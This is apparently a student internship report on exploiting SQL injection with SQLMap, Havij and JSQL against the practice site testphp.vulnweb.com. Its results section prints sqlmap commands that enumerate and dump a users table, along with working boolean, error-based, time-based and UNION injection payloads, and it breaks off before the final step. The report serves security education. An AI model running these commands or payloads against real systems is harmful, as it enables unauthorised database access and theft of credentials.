EXPLOITING SQL INJECTION VULNERABILITY USING SQLMAP, HAVIJ AND JSQL

BY

RAMYA M

TABLE OF THE CONTENT

S.NO	TITLE	PAGE NO
	Abstract	
1	**Introduction**	1
	1.1 Organisation Profile	2
	1.2 Problem Identification	2
2	**Literature Survey**	3
3	**System Analysis**	5
	3.1 Existing System	5
	3.2 Proposed System	7
4	**System Overview**	8
	4.1 System Architecture And Key Components:	8
	4.2 Working Process Of The System	10
	4.3 Advantages Of The System	10
	4.4 Challenges And Considerations	11
5	**Methodology**	12
	5.1 Workflow	12
	5.2 Tools	13
	5.3 Comparative Analysis	15
6	**Results & Discussion**	16
7	**Conclusion**	27
	Future Enhancements	28
	References	29

ABSTRACT

SQL Injection (SQLi) is a critical security vulnerability that occurs when a web application does not properly validate or sanitize user-supplied input before using it in SQL queries. This allows attackers to inject malicious SQL code that can manipulate the application's database. SQLi can be used to bypass authentication, extract, modify, or delete sensitive data, escalate privileges, and in some cases, achieve full remote control of the database or even the server. Despite being a well-known issue and documented by OWASP in its Top 10 list for years, SQLi remains one of the most exploited vulnerabilities due to poor coding practices, lack of input validation, and improper use of dynamic queries.

SQLMap is an advanced open-source penetration testing tool written in Python, capable of automating the entire process of detecting and exploiting SQL injection flaws. It supports a wide range of injection techniques such as Boolean-based blind, error-based, UNION query-based, stacked queries, and time-based blind. SQLMap also supports out-of-band (OOB) data retrieval using DNS and HTTP requests, making it useful even when the web application does not directly display output. SQLMap has features for database fingerprinting, data extraction, file system access (read/write), user impersonation, password hash cracking, and establishing a reverse shell connection through out-of-band channels or SQL payloads.

Havij is a GUI-based automatic SQL injection tool developed by ITSecTeam, designed for easier and faster exploitation of vulnerable web applications. Unlike SQLMap which relies heavily on the command-line interface, Havij provides a user-friendly graphical interface that requires minimal configuration. Once the target URL is identified and an injection point is discovered, Havij automatically detects the database type (e.g., MySQL, Oracle, MS-SQL, PostgreSQL, etc.) and allows the user to perform database enumeration, extract tables, dump data, and access login credentials. It also includes features like admin panel detection, password hash decryption, and back-end server information retrieval. While not as flexible or stealthy as SQLMap, Havij is very effective for quick assessments and educational purposes.

JSQL Injection is a lightweight, Java-based, open-source automatic SQL injection tool with a graphical interface. It supports various SQL injection techniques such as Boolean-based blind, error-based, and time-based blind, similar to SQLMap. JSQL is platform-independent and easy to run with Java, offering features like automatic detection of injection points, data extraction, and multi-threading support for faster enumeration. It allows attackers to extract database schema, data entries, and credentials in a few clicks

1.INTRODUCTION

SQL Injection (SQLi) is one of the most dangerous and widely exploited vulnerabilities in web applications, allowing attackers to interfere with database queries by injecting malicious SQL code through user input. When input fields such as login forms, search boxes, or URL parameters are not properly validated or sanitized, attackers can gain unauthorized access, bypass authentication, retrieve or modify sensitive data, and potentially compromise the entire database system.

This project focuses on the practical exploitation of SQLi using three powerful tools: SQLMap, Havij, and JSQL Injection, tested against the deliberately vulnerable website testphp.vulnweb.com. This site is maintained for safe and ethical security testing, and it simulates a real-world PHP and MySQL-based e-commerce application with known vulnerabilities.

- SQLMap was used to automate the detection and exploitation process. It successfully identified injectable parameters and was able to enumerate databases, tables, and even dump data such as usernames and email addresses. SQLMap's powerful options like --dbs, --tables, and --dump made the process efficient and detailed.
- Havij, with its graphical user interface, simplified the attack by automatically identifying the backend database and fetching data without requiring any advanced knowledge of SQL. It was particularly effective for quick testing and demonstrated how even non-experts could exploit SQLi vulnerabilities with ease.
- JSQL Injection, a Java-based GUI tool, supported different injection methods including error-based, Boolean-based blind, and time-based. It was especially helpful in extracting data when error messages were suppressed or responses were subtle. Its clean interface and support for multiple database engines made it a flexible tool for testing SQLi.

All tests were conducted on testphp.vulnweb.com without causing any harm or disrupting the service, as the site is intended for public security practice. The results showed how easily vulnerable applications can be exploited when input validation is weak or missing.

This project reinforces the importance of using parameterized queries, implementing proper input filtering, and regularly conducting security assessments. Even though SQLi is a well-known issue, it remains a critical threat due to poor coding practices and lack of awareness. By simulating real-world SQL injection attacks using commonly available tools, the project provides insight into how attackers operate and how web applications must be secured to prevent such exploitation.

1.1 ORGANIZATION PROFILE

Cybersecurity training, software development, and digital solutions to clients across various domains. The company specializes in building secure, scalable applications while also promoting cybersecurity awareness and training through workshops, internships, and hands-on practical labs. Hackup Technology is known for its commitment to educating students and aspiring professionals by providing real-world exposure to ethical hacking, penetration testing, and secure coding practices.

With experienced mentors and industry-aligned projects, Hackup empowers learners to work on live vulnerabilities and understand the latest threats and defense mechanisms in the cybersecurity field. The organization's vision is to create a new generation of cybersecurity professionals equipped with practical knowledge, problem-solving skills, and industry readiness.

1.2 PROBLEM IDENTIFICATION

With the rapid digital transformation of businesses, web applications have become an essential part of modern services. However, these applications often suffer from poor security implementations, making them vulnerable to serious threats like SQL Injection (SQLi). SQLi allows attackers to manipulate backend databases through insecure user inputs, potentially exposing sensitive user data, bypassing authentication, and compromising the integrity of the application. Despite being a well-known and preventable vulnerability, SQLi still ranks high in real-world attack statistics due to lack of input validation, untrained developers, and missing security controls. During the internship at Hackup Technology, the core problem identified was the continued existence of SQLi vulnerabilities in both legacy and modern web applications.

2. LITERATURE SURVEY

S.No	Title	Author	Tools Used	Focus/Objective	Conclusion
1	Vulnerability analysis of content management systems to SQL injection using SQLMAP.	Olajide Ojagbule , Hayden Wimmer, Rami J. Haddad (2017)	SQLmap	Testing WordPress, Joomla, and Drupal for SQL injection vulnerabilities using SQLMAP.	No SQLi vulnerabilities found in default setups, but other security warnings were detected. Authors recommend best practices to improve CMS security.
2	SQL Injection Testing on Website using Sqlmap.	Subbulakshmi, T., et al. (2018)	SQLma-p,manual testing	The paper focuses on testing websites for SQL injection vulnerabilities using SQLMap, an automated penetration testing tool.	The study likely concludes that SQLMap is effective for identifying SQL injection vulnerabilities.
3	SQL injection attack netflow.	Crespo, Ignacio, and Adrián Campazas. (2019)	SQLmap	Help develop and test detection models.	Provides useful data for training and evaluating intrusion detection systems.
4	. "Pengukuran Efektivitas Serangan SQL Injection Pada Website Dengan Menggunakan Tools JSQL, Havij, Dan The Mole	Monica, Aprilia, et al. (2020)	havij	Analyse Havi's usability and effectiveness	Havij is beginner-friendly, detects DB types, extracts data, and exploits login pages with minimal input.
5	Bypassing Web Application Firewalls Using SQLMap Tamper Scripts	Aryan Gupta (2022)	SQLMap (with tamper scripts)	Examine WAF bypass using tamper scripts	Payload obfuscation with tamper scripts increases success rate against WAF-protected apps.

S.No	Title	Author	Tools Used	Focus/Objective	Conclusion
6	Comparative Analysis of SQL Injection Tools for Penetration Testing	Shweta Sharma, Rahul Vyas (2023)	SQLMap, Havij, JSQL,	Compare SQLi tools on features and usability	SQLMap is the most comprehensive; Havij and JSQL are better for beginners and educational use.
7	Web Application Vulnerability Testing Framework Based on OWASP	Dr. T. Radhika et al. (2023)	SQLMAP, Burpsuite	Relate tools to OWASP Top 10 vulnerabilities	Shows how SQLMap and Burp Suite help detect OWASP-defined flaws; promotes secure development practices.
8	Vulnerability Assessment Using Open Source SQLi Tools in Real-World Applications	Anjali Patel, Hiren Shah (2024)	SQLmap, Havij	Test tools on outdated CMS platforms	Weak sanitization in real-world apps enabled SQLi exploitation and credential dumping.
9	The Role of Automation in SQL Injection Exploitation	Ravi Chandran, Harsha Menon (2024)	SQLMap	Explore benefits and risks of automated SQLi	Automation improves speed but must be done in controlled settings to avoid legal/ethical issues.
10	Enhancing SQL Injection Detection Using Machine Learning Techniques	Ayesha Khan, Rohit Mehta (2024)	Custom ML-based detection system	Explore ML for SQLi detection	ML models trained on SQLi datasets were effective in detecting obfuscated and zero-day attacks; supports AI-enhanced security tools.

3.SYSTEM ANALYSIS

3.1 EXISTING SYSTEM

In the field of web application security, SQL injection remains one of the most well-known and dangerous vulnerabilities. Over the years, a number of tools have been developed to exploit this flaw. Among the earlier tools used for this purpose were SQLNinja and Pangolin, which represent part of the foundational systems used in penetration testing and vulnerability exploitation. These tools were extensively used during the 2000s and early 2010s to identify and exploit SQL injection flaws in poorly secured web applications.

SQLNinja(2005)

SQLNinja is a powerful command-line tool that was specifically developed for exploiting SQL injection vulnerabilities in Microsoft SQL Server databases. Its main objective is to gain control over the remote host, often by spawning a reverse shell or executing OS-level commands through SQL injection.

SQLNinja automates many of the steps required to compromise a system, such fingerprinting the backend DBMS, detecting injectable parameters, and launching attacks to gain further access to the system.

How it works:

Once an SQL injection point is detected (typically through GET or POST requests), SQLNinja can send specially crafted queries to retrieve information or execute system commands. It can use multiple attack techniques such as out-of-band connections, timing-based queries, and reverse shell payloads. It's often used in combination with other tools like Netcat, Metasploit, or proxy tools for deeper exploitation.

Pangolin(2011)

Pangolin is a GUI-based automated SQL injection tool developed by Team JOINT. It supports a variety of databases including MySQL, Oracle, MSSQL, and MS Access. The tool was particularly known for its ease of use, thanks to its graphical interface and automated scanning features. It allowed users to quickly identify vulnerable input fields and extract valuable database information such as tables, columns, and records.

How it works:

Pangolin allows the user to input a target URL and then automatically tests for SQL injection flaws by injecting payloads and observing the server's response. Once a vulnerability is confirmed, Pangolin can dump the entire database, enumerate users, and extract confidential data such as usernames and passwords. It also included limited bypass features for weak security filters.

DISADVANTAGES

Despite their earlier popularity, SQLNinja and Pangolin have significant limitations in modern web environments. SQLNinja is restricted to only Microsoft SQL Server, making it unsuitable for testing other common databases like MySQL or PostgreSQL. Additionally, it requires complex setup on Linux systems and the use of external tools like Netcat, which may be difficult for beginners. Pangolin, although GUI-based, has become outdated and unstable on modern systems. It often crashes and lacks support for new web technologies. Both tools are largely ineffective against modern security mechanisms such as Web Application Firewalls (WAFs), input validation, and parameterized queries. They also lack advanced evasion techniques like tamper scripts, which are essential for bypassing security filters in today’s hardened applications. Furthermore, since these tools are no longer actively maintained, community support and documentation are very limited, making troubleshooting difficult.

3.2 PROPOSED SYSTEM

The proposed system aims to enhance the process of identifying and exploiting SQL Injection (SQLi) vulnerabilities by combining the strengths of three powerful tools: SQLMAP, HAVIJ, and JSQL. Rather than depending on a single solution, this integrated approach increases the chances of bypassing various security mechanisms and helps provide a more complete vulnerability assessment.

- SQL Map offers robust automation through the command line, capable of detecting and exploiting a wide range of SQL injection techniques.
- Havin provides a graphical user interface, making it ideal for beginners who want to test and extract data with minimal technical configuration.
- JSQL adds to the system with its Java-based interface and support for multiple tamper options and payload types, helping to evade certain security filters more effectively.

This combined approach not only improves efficiency and success rates when dealing with modern secure applications but also enables comparative analysis and educational insight for cybersecurity students and professionals.

ADVANTAGES

The integration of SQLMap, HAVIJ, and JSQL in this project enables a comprehensive approach to SQL injection testing. Each tool brings unique strengths to the table, allowing the system to effectively handle a variety of SQL injection attack types, including error-based, blind, and time-based injections. SQLMap, being a powerful command-line tool, automates critical tasks such as vulnerability detection, database enumeration, and data extraction, thereby increasing efficiency and reducing manual effort. In contrast, tools like HAVIJ and JSQL offer user-friendly graphical interfaces, making them suitable for beginners or users with limited technical knowledge. Furthermore, JSQL provides tamper scripts and evasion techniques, which enhance its ability to bypass Web Application Firewalls (WAFs) and input validation mechanisms. By using multiple tools, users can also cross-verify results, helping to reduce false positives or false negatives and increasing the accuracy of vulnerability assessments. Finally, this multi-tool approach offers strong educational and research value, as it demonstrates how different tools perform SQLi exploitation and allows learners to observe and compare their behaviors in a controlled lab environment.

4.SYSTEM OVERVIEW

The system is designed to analyse and demonstrate the exploitation of SQL Injection (SQLi) vulnerabilities using three popular tools: SQLMAP, HAVIJ, and JSQL Injection. Each of these tools offers unique features that aid in identifying, testing, and exploiting weak points in web applications' databases.

SQL Injection is one of the most critical security flaws in web applications, allowing attackers to interfere with the queries that an application makes to its database. The objective of this system is to simulate real-world attacks in a controlled environment to understand how these vulnerabilities can be identified and exploited.

OBJECTIVE OF THE SYSTEM

The main objective of this project is to demonstrate how SQL Injection (SQLi) vulnerabilities can be found and exploited using tools like SQL Map, Havij, and JSQL. It aims to show how attackers can use these tools to access sensitive data from insecure web applications. The project also helps to understand how different tools work, compare their features, and learn how to bypass security filters using tamper scripts. Another key objective is to raise awareness about the importance of securing web applications by identifying weak points and testing them in a safe environment. Overall, the system is designed for educational purposes to improve knowledge in web application security.

4.1 SYSTEM ARCHITECTURE AND KEY COMPONENTS:

- Vulnerable Web Application

The target of this project is a deliberately vulnerable web application such as DVWA or bWAPP, which is hosted locally using XAMPP, WAMP, or a Linux environment with Apache and MySQL. This web application contains insecure input fields like login forms or search boxes that are not properly sanitized, making them prone to SQL Injection (SQLi) attacks. The backend database stores information such as usernames, passwords, and other sensitive data.

- Database Server

The web application is connected to a MySQL or MariaDB server. This database stores all user data and application content. When an attacker sends a malicious SQL query, it gets executed on this database if proper input validation is not implemented. Access to the database is the primary goal of an SQL injection attack.

- Attacker Environment

The attacker's system is the computer used to run the exploitation tools. It may run on Kali Linux or Windows, depending on the tool. This system is used to send SQL injection payloads to the vulnerable web application, trying to extract or manipulate data stored in the database.

- Tools Used

Three tools are used in this project:

SQLMAP: A command-line tool that automates the detection and exploitation of SQL injection vulnerabilities.

HAVIJ: A graphical tool that simplifies the exploitation process, especially for beginners.

JSQL**:** A Java-based SQL injection tool that supports automated detection and exploitation of SQLi vulnerabilities. It includes multiple tamper options and payload encodings to help bypass Web Application Firewalls (WAFs) and input filters.

- System Interaction

In this setup, the attacker uses one of the tools to send SQL commands through the input fields of the web application. If the input is not properly filtered, the database executes the malicious SQL query, allowing the attacker to view or modify data. This flow shows how attackers exploit SQLi vulnerabilities in real-world scenarios.

4.2 WORKING PROCESS OF THE SYSTEM

The working process begins by identifying parts of a website that may be vulnerable to SQL injection, such as login forms, search boxes, or URL parameters. An initial test is performed by inputting simple SQL payloads to check if the site responds abnormally—this helps confirm the vulnerability.

Once identified, the attacker selects a tool such as SQLMAP, HAVIJ, or JSQL to perform the exploitation. These tools send crafted SQL queries through the vulnerable inputs to interact with the database. If the website doesn't have strong protections, the tool can extract sensitive information such as usernames, passwords, and other database contents.

After successful data extraction, the results are reviewed and saved for further analysis. This entire process is conducted in a controlled, ethical testing environment for educational and research purposes, to understand SQL injection techniques and improve defensive strategies.

4.3 ADVANTAGES

This system offers an in-depth and hands-on approach to understanding SQL Injection (SQLi), one of the most common and dangerous web application vulnerabilities. By interacting with a deliberately vulnerable web application, users can observe how poorly validated or unsanitized input fields can be exploited to manipulate backend SQL queries. This practical experience enables learners to comprehend how attackers retrieve sensitive information such as usernames, passwords, emails, and credit card data directly from a database, even without authentication.

The inclusion of automated SQL injection tools like SQLMap, HAVIJ, and JSQL Injection enhances the learning process by providing real-world exploitation scenarios. These tools automate complex processes such as detecting injection points, identifying database types (MySQL, MSSQL, Oracle, etc.), enumerating tables and columns, and extracting data. SQLMap, for instance, allows users to specify various options such as risk level, tampering scripts, and evasion techniques, making it suitable for testing multiple scenarios. HAVIJ provides a user-friendly GUI interface, simplifying injection for beginners, while JSQL offers versatility across platforms with options for bypassing Web Application Firewalls (WAFs) and filters.

Another critical benefit of this system is time efficiency. Manual SQL injection testing can be slow and error-prone, especially for beginners. These tools streamline the process, enabling faster detection, exploitation, and data retrieval—skills that are crucial in real-world penetration testing and bug bounty programs.

All experiments and tests are conducted in a controlled lab environment, such as DVWA (Damn Vulnerable Web App), bWAPP, or custom vulnerable platforms hosted locally or on virtual machines. This ensures that users learn in a safe, ethical, and legal manner without causing harm to live or production systems. Practicing in such environments promotes responsible hacking practices and supports cybersecurity education in a risk-free setting.

Furthermore, the system allows users to explore advanced attack techniques, including bypassing input validation, firewalls, and security filters. For example, JSQL provides evasion mechanisms like encoding payloads or using alternative syntax to circumvent common defense mechanisms. This helps users understand how skilled attackers bypass common protections and helps developers and security professionals build more resilient web applications.

4.4 CHALLENGES AND CONSIDERATIONS

- False Positives and Detection Errors

  Tools like SQLMap or Havij may sometimes display incorrect results, such as reporting a vulnerability that doesn't exist (false positive) or missing a real issue (false negative). This often occurs when websites use custom error handling or input sanitization techniques.
- Limitations of Automated Tools

  While SQLMap and Havij automate many tasks, they are not foolproof. Complex injection types or logic-based SQL injections may not be detected without manual input or deeper technical knowledge.
- Firewall and WAF Protection

  Most modern websites deploy Web Application Firewalls (WAFs) to detect and block SQL injection attempts. Tools like JSQL and SQLMap support evasion techniques, but they may still be blocked if the firewall rules are advanced or dynamically adaptive.
- Tool Compatibility and Setup Issues
  - Havij may not work on modern systems (especially Windows 10/11) due to outdated dependencies.
  - SQLMap, being a command-line tool, can be difficult for beginners without CLI experience.
- JSQL, though cross-platform, requires Java setup and proper system configuration
- Bypass Techniques May Fail

  Even when using tamper scripts or evasion options (like those in SQLMap or JSQL), some web applications with advanced filtering and behaviour-based protection may successfully block injections.
- Legal and Ethical Risks

  Using these tools on unauthorized websites is illegal and unethical. The project must always be conducted in a legal lab setup, such as bWAPP, DVWA, or testphp.vulnweb.com.
- Lack of Multi-Database Testing

  The tools might not support every database engine or structure. SQLMap supports many DBMSs, but others like Havij and JSQL may be limited to common platforms like MySQL or MSSQL.

METHODOLOGY

5.1 WORKFLOW



FIG 1. WORKFLOW DIAGRAM FOR EXPLOITING SQL INJECTION VULNERABILITY USING SQLMAP,HAVIJ AND JSQL

5.1 TOOLS:

A.SQLMAP

1. Developer: Bernardo Damele A. G. and Daniele Bellucci

2. Category: SQL Injection Exploitation Tool

3. Why Used: SQLMap is used because it is one of the most powerful and automated tools for detecting and exploiting SQL injection vulnerabilities.

4. Use in This Project:

SQLMap is used to detect and exploit SQL injection vulnerabilities in target web applications. It helps extract sensitive information such as usernames, passwords, and internal data from back-end databases. The tool automates complex tasks and demonstrates the real-world impact of SQLi vulnerabilities.

5. Functions Performed:

a. Automatically detect SQL injection vulnerabilities

b. Extract database names, tables, columns, and data

c. Perform database fingerprinting and version detection

d. Use tamper scripts to bypass filters and WAFs

e. Execute SQL commands or retrieve files from the server (if vulnerable)

B.HAVIJ

1. Developer: ITSecTeam (An Iranian Security Group)

2. Category: Automated SQL Injection Tool (GUI-Based)

3. Why Used: Havij is used because it provides a user-friendly graphical interface for SQL injection attacks. It is especially useful for beginners or those who prefer GUI-based tools. Havij automates most of the exploitation process, making it fast and effective for retrieving data from vulnerable web applications.

4. Use in This Project: Havij is used to perform SQL injection attacks on target web applications through a simple point-and-click interface. It assists in extracting database structure and content and shows how even users with limited technical skills can exploit SQLi flaws using automated tools.

5. Functions Performed:

a. Identify and exploit SQL injection vulnerabilities through a GUI

b. Retrieve database names, table and column structures, and stored data

c. Extract login credentials and hash values

d. Access and read files from the server (if allowed)

C.JSQL

1. **Developer:** Ronan Giguet
2. **Category:** Automated SQL Injection Tool (Java-Based GUI)
3. **Why Used:** JSQL is used because it provides a graphical user interface and supports multiple injection types like error-based, blind, and time-based SQLi. It is useful for users who prefer a visual tool over command-line interfaces. JSQL supports many database types and includes built-in tamper options for bypassing input filters.
4. **Use in This Project:** JSQL is used to perform SQL injection attacks on vulnerable web applications via its GUI. It demonstrates how attackers can easily automate the SQL injection process without deep knowledge of SQL commands.
5. **Functions Performed:**
   a. Detect and exploit SQL injection vulnerabilities through a visual interface
   b. Enumerate database names, tables, columns, and data

5.3 COMPARATIVE ANALYSIS

TOOLS	PRIMARY FUNCTION	KEY STRENGTH
SQLMap	Automated SQL injection and database takeover tool (CLI-based)	- Powerful and feature-rich - Supports a wide range of DBMS - Can perform DB fingerprinting, data extraction, file reading/writing, OS commands
HAVIJ	GUI-based automated SQL injection tool	- User-friendly interface - Suitable for beginners - Automatic data extraction - Good for quick testing
JSQL	Java-based SQL injection tool with GUI	- Cross-platform (runs on Java) - Supports both GET and POST requests - Useful for both beginners and intermediate users - Open-source

6. RESULT AND DISCUSSION

A.SQLMAP

STEP 1. Find Vulnerability in the website.It is shown in Figure1



Fig 1.Find Vulnerability

Step 2: Check for DBMS and Databases ; It is shown in Figure 2



Fig 2 check DBMS

Step 3: List Tables in Target Database; it is shown in Figure 3

```
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
    Payload: cat=-5851 OR 5223=5223#

    Type: error-based
    Title: MySQL ≥ 5.6 error-based - Parameter replace (GTID_SUBSET)
    Payload: cat=GTID_SUBSET(CONCAT(0x7178627071,(SELECT (ELT(8193=8193,1))),0x716a6a6a71),8193)

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 time-based blind - Parameter replace
    Payload: cat=(CASE WHEN (3721=3721) THEN SLEEP(5) ELSE 3721 END)

    Type: UNION query
    Title: MySQL UNION query (random number) - 11 columns
    Payload: cat=-5974 UNION ALL SELECT 9381,9381,9381,9381,9381,9381,CONCAT(0x7178627071,0x6e6a5653594779584b536e6750614d51474a554973754b655777595850566b7a4
---
[14:28:46] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.6
[14:28:46] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[14:28:46] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 14:28:46 /2025-07-20/
```

Fig 3. List Table

Step 4: Find Columns in Target Table; it is shown in Figure 4

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1%27 -D acuart --tables
                 {1.9.6.3#dev}
                 https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's resp
. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 11:13:22 /2025-07-20/

[11:13:22] [WARNING] it appears that you have provided tainted parameter values ('cat=1'') with most likely leftover chars/sta
nly valid parameter values so sqlmap could be able to run properly
are you really sure that you want to continue (sqlmap could have problems)? [y/N] y
[11:13:27] [INFO] resuming back-end DBMS 'mysql'
[11:13:32] [INFO] testing connection to the target URL
[11:13:33] [WARNING] there is a DBMS error found in the HTTP response body which could interfere with the results of the tests
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
    Payload: cat=-5851 OR 5223=5223#
```

Fig 4. Find Columns

```
Payload: cat=(CASE WHEN (3721=3721) THEN SLEEP(5) ELSE 3721 END)

    Type: UNION query
    Title: MySQL UNION query (random number) - 11 columns
    Payload: cat=-5974 UNION ALL SELECT 9381,9381,9381,9381,9381,9381,CONCAT(0x7178627071,0x6e6a5653594779584b536e6750614d51474a554973754b65
---
[14:30:04] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.6
[14:30:04] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+----------+
| artists  |
| carts    |
| categ    |
| featured |
| guestbook |
| pictures |
| products |
| users    |
+----------+

[14:30:04] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 14:30:04 /2025-07-20/

┌──(kali㉿kali)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1%27 -D acuart -T users --dumb
        {1.9.6.3#dev}
```

Fig .5

Step 5: Dump selected column data ;it is showns in Figure 6

```
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.6
[11:16:01] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
+---------+--------------+
| Column  | Type         |
+---------+--------------+
| name    | varchar(100) |
| address | mediumtext   |
| cart    | varchar(100) |
| cc      | varchar(100) |
| email   | varchar(100) |
| pass    | varchar(100) |
| phone   | varchar(100) |
| uname   | varchar(100) |
+---------+--------------+

[11:16:01] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 11:16:01 /2025-07-20/

┌──(kali㉿kali)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1%27 -D acuart -T users -C name,email,pass,phone --dump
```

Fig 6. Dump selected column

Step 6: Retrieve data; It is shown in Figure 7

